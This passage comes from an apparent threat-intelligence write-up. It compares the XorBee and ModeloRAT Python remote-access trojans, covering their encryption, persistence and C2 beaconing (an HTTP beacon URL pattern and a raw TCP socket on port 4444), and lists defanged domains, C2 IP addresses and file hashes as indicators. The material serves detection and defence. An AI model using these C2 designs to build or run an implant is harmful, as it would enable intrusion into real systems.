In their blog you can see the very same monitoring tools check
as well as the use of ABCD111 for WORKGROUP and BCDA222 for domain joined.
ModeloRAT is also Python, but is more robust. Per Huntress:
It leverages obfuscation through verbose, misleading class and variable names, implements RC4 encryption for C2 communications, establishes persistence via the Windows Registry, and supports multiple payload types, including executables, DLLs, and Python scripts.
Along with numerous other differences, one of note is the C2 communication.
ModeloRAT connects using HTTP to the beacon URL
http://{C2_IP}:80/beacon/{client_id} (as noted by Huntress).
Whereas XorBee RAT connects using TCP to port 4444 using a simple socket.
IOCs
Domains

windlrr[.]com
oeannon[.]com
plein-soleil[.]top
www.updater-worelos[.]com
defs.updater-worelos[.]com
pcdcinc[.]com

IP Addresses

195.66.27[.]92     XorBee RAT C2
144.31.221[.]84
144.31.221[.]137   XorBee RAT C2

Hashes

2025-10-13 XorBee RAT

896c33f29f4b8e9231c07b628be85b5391d7c25a35d30d94370de9cd3ea564ff  archive.zip
5b9c0f85ab4b557ad1b541a0a31536606ae409e488336e1ef4820dd68cc45c06  rn.pyw
0bc2eb43884c1cba1c99065970a3ef7c6368526f859424bd6aadd3fa25c06235  data.pyw

2026-04-09 XorBee RAT

36b6c054e1067be0a2f397f7cfabf0bd45011f60f0fa2d5ece429b4e53037464  archive.zip
7bfd9d58ae585fd28ab730b1e362f9d12612b62894869466cb6ef199321db676  run.pyw